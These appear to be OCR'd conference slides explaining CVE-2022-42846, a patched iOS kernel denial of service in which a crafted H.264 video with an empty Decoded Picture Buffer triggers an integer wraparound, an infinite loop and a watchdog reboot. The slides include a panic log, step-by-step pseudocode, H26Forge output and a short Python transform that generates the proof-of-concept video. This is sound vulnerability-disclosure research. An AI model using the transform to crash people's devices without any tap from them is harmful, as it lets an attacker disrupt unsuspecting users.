
```
panic(cpu 0 caller 0xffffff00e8ec408): userspace watchdog timeout: no successful checkins from com.apple.mediaserverd in 180 seconds
service: com.apple.backboardd, total successful checkins since wake (320 seconds ago): 29, last successful checkin: 40 seconds ago
service: com.apple.mediaserverd, total successful checkins since wake (320 seconds ago): 15, last successful checkin: 180 seconds ago
service: com.apple.logd, total successful checkins since wake (320 seconds ago): 29, last successful checkin: 40 seconds ago
service: com.apple.thermalmonitord, total successful checkins since wake (320 seconds ago): 28, last successful checkin: 40 seconds ago
service: com.apple.runningboardd, total successful checkins since wake (320 seconds ago): 29, last successful checkin: 40 seconds ago

Debugger message: panic
Memory ID: 0x6
OS version: 17C54
Kernel version: Darwin Kernel Version 19.2.0: Mon Nov  4 17:45:11 PST 2019; root:xnu-6153.60.66~39\/RELEASE_ARM64_S8000
KernelCache UUID: 1AAC808FABADA6AB3E7174FB7A00AC89
Kernel UUID: 0987B929-976F-3C5B-B19E-13F2DD33163D
iBoot version: iBoot-5540.60.11
secure boot?: YES
Paniclog version: 13
Kernel slide:      0x0000000007e68000
Kernel text base: 0xffffff00ee6c000
mach_absolute_time: 0x26527e05d
Epoch Time:        sec          usec
  Boot    : 0x62f2645b 0x0006221b
  Sleep   : 0x62f26573 0x0009482d
  Wake    : 0x62f26585 0x00060633
  Calendar: 0x62f266c5 0x00075a86
```



CVE-2022-42846: iOS Kernel DoS

- Denial of Service from unexpected state while accessing the Decoded Picture Buffer (DPB)
- Impacts AppleD5500 Kernel Extension
  - Found in up to Apple A11 SoCs
  - Developed by Imagination Technologies
- Found with H26Forge's Video Generation
- Triggerable from Video Thumbnailing, a 0-click attack surface
- Patched in
  - iOS and iPadOS 15.7.2
  - iOS and iPadOS 16.2

```
./h26forge --mp4 --mp4-rand-size --safes
a-pred --ignore-ipcm --config config/def
1/video.1689627131.0099.264
Log saved to tmp/rand_100_vids_168962713
dev@dev-vm:~/Downloads/h26forge-linux-x8
rand_100.log
video.1689627131.0000.264
video.1689627131.0000.264.mp4
video.1689627131.0000.264.safestart.264
video.1689627131.0000.264.safestart.mp4
video.1689627131.0001.264
video.1689627131.0001.264.mp4
video.1689627131.0001.264.safestart.264
video.1689627131.0001.264.safestart.mp4
video.1689627131.0002.264
video.1689627131.0002.264.mp4
video.1689627131.0002.264.safestart.264
video.1689627131.0002.264.safestart.mp4
```



Graphics Driver


Available for: iPhone 8 and later, iPad Pro (all models), iPad Air 3rd generation and later, iPad 5th generation and later, and iPad mini 5th generation and later

Impact: Parsing a maliciously crafted video file may lead to unexpected system termination

Description: The issue was addressed with improved memory handling.

CVE-2022-42846: Willy R. Vasquez of The University of Texas at Austin


Decoded Picture Buffer (DPB)




Decoded Picture Buffer (DPB)

Video Decoder

Inter Predicted Frame






Video Frames

Decoded Picture Buffer (DPB)

Frame 0
Frame 1
…


Decoded Picture Buffer (DPB)



Decoded Picture Buffer (DPB)

Video Decoder

Inter Predicted Frame



Frame i


Video Frames

Decoded Picture Buffer (DPB)

What if the DPB is empty?


AppleD5500.kext Undefined State

Decoded Picture Buffer (DPB)



AppleD5500.kext Undefined State


Decoded Picture Buffer (DPB)




```
uint8 size = dpb->size; // size set to 0
```

AppleD5500.kext Undefined State

Decoded Picture Buffer (DPB)





```
uint8 size = dpb->size; // size set to 0
...
uint8 index = size - 1; // set to 255 (0xff)
```

Wraps around!

AppleD5500.kext Undefined State

Decoded Picture Buffer (DPB)




```
uint8 size = dpb->size; // size set to 0
...
uint8 index = size - 1; // set to 255 (0xff)
...
uint32 new_size = index + 1;
```

AppleD5500.kext Undefined State

Decoded Picture Buffer (DPB)


Empty DPB

```
uint8 size = dpb->size; // size set to 0
...
uint8 index = size - 1; // set to 255 (0xff)
...
uint32 new_size = index + 1;
```

No overflow!

AppleD5500.kext Undefined State


Decoded Picture Buffer (DPB)




```
uint8 size = dpb->size; // size set to 0
...
uint8 index = size - 1; // set to 255 (0xff)
...
uint32 new_size = index + 1; // set to 256 (0x100)
```

AppleD5500.kext Undefined State

Decoded Picture Buffer (DPB)




```
uint8 size = dpb->size; // size set to 0
...
uint8 index = size - 1; // set to 255 (0xff)
...
uint32 new_size = index + 1; // set to 256 (0x100)
...
uint8 i = 0;
while (i < new_size){
  shift_picture(i);
  i++;
}
```

AppleD5500.kext Undefined State

Decoded Picture Buffer (DPB)

Empty DPB

```
uint8 size = dpb->size; // size set to 0
...
uint8 index = size - 1; // set to 255 (0xff)
...
uint32 new_size = index + 1; // set to 256 (0x100)
...
uint8 i = 0;
while (i < new_size){
  shift_picture(i);
  i++;
}
```

i can only be in the range [0, 255]

AppleD5500.kext Undefined State

Decoded Picture Buffer (DPB)

Empty DPB

```
uint8 size = dpb->size; // size set to 0
...
uint8 index = size - 1; // set to 255 (0xff)
...
uint32 new_size = index + 1; // set to 256 (0x100)
...
uint8 i = 0;
while (i < new_size){
  shift_picture(i);
  i++;
}
```

i can only be in the range [0, 255]

Will never reach 256!!

AppleD5500.kext Undefined State

Decoded Picture Buffer (DPB)

Empty DPB

```
uint8 size = dpb->size; // size set to 0
...
uint8 index = size - 1; // set to 255 (0xff)
...
uint32 new_size = index + 1; // set to 256 (0x100)
...
uint8 i = 0;
while (i < new_size){
  shift_picture(i);
  i++;
}
```

`i` can only be in the range [0, 255]

Will never reach 256!!

Infinite Loop!

https://em-content.zobj.net/source/animated-noto-color-emoji/356/face-with-spiral-eyes_1f635-200d-1f4ab.gif

AppleD5500.kext Undefin

Decoded Picture Buffer (DPB)

Empty DPB

```
uint8 size = dpb->size; // size set to
...
uint8 index = size - 1; // set to 255 (0xf
...
uint32 new_size = index + 1; // set to 256 (0x100)
...
uint8 i = 0;
while (i < new_size){
   shift_picture(i);
   i++;
}
```

i can only be in the range [0, 255]

Will never reach 256!!

Infinite Loop!

https://em-content.zobj.net/source/animated-noto-color-emoji/356/face-with-spiral-eyes_1f635-200d-1f4ab.gif https://www.mshowto.org/images/articles/2021/04/watchdogtimer.jpg

Panic! at the Kernel

```
panic(cpu 0 caller 0xffffffff00e8ec408): userspace watchdog timeout: no successful checkins from com.apple.mediaserverd in 180 seconds
service: com.apple.backboardd, total successful checkins since wake (320 seconds ago): 29, last successful checkin: 40 seconds ago
service: com.apple.mediaserverd, total successful checkins since wake (320 seconds ago): 15, last successful checkin: 180 seconds ago
service: com.apple.logd, total successful checkins since wake (320 seconds ago): 29, last successful checkin: 40 seconds ago
service: com.apple.thermalmonitord, total successful checkins since wake (320 seconds ago): 28, last successful checkin: 40 seconds ago
service: com.apple.runningboardd, total successful checkins since wake (320 seconds ago): 29, last successful checkin: 40 seconds ago

Debugger message: panic
Memory ID: 0x6
OS version: 17C54
Kernel version: Darwin Kernel Version 19.2.0: Mon Nov  4 17:45:11 PST 2019; root:xnu-6153.60.66~39\/RELEASE_ARM64_S8000
KernelCache UUID: 1AAC808FABADA6AB3E7174FB7A00AC89
Kernel UUID: 0987B929-976F-3C5B-B19E-13F2DD33163D
iBoot version: iBoot-5540.60.11
secure boot?: YES
Paniclog version: 13
Kernel slide:      0x0000000007e68000
Kernel text base: 0xffffff00ee6c000
mach_absolute_time: 0x26527e05d
Epoch Time:        sec          usec
  Boot    : 0x62f2645b 0x0006221b
  Sleep   : 0x62f26573 0x0009482d
  Wake    : 0x62f26585 0x00060633
  Calendar: 0x62f266c5 0x00075a86
```

H26Forge Video Transform

```
1   ##
2   # IDR B slice
3   #
4   def idr_b_slice(ds):
5       from slice_n_remove_residue import remove_nth_frame_residue
6
7       # First slice will be IDR
8       ds["nalu_headers"][2]["nal_unit_type"] = 5
9
10      # Slice 0 will be a B slice
11      ds["slices"][0]["sh"]["slice_type"] = 1
12
13      # Ensure ref pic list modification is called
14      # This is for CVE-2022-42846 to get into an infinite loop
15      ds["slices"][0]["sh"]["ref_pic_list_modification_flag_l0"] = True
16      ds["slices"][0]["sh"]["modification_of_pic_nums_idc_l0"] = [3]
17
18      ds = remove_nth_frame_residue(0, ds)
19
20      return ds
```

CVE-2022-42846: Summary

- **When decoding an Inter predicted frame with an empty DPB, a type error leads to an unsatisfiable comparison and thus an infinite loop**
- Infinite loop causes a **watchdog timeout** and device reboot
- Triggerable from video thumbnailing, **0-click attack surface**
- **Video Ping of Death**: Could DoS someone by constantly sending them this video
- **Can use H26Forge to generate the Proof-of-Concept video**





Conclusion

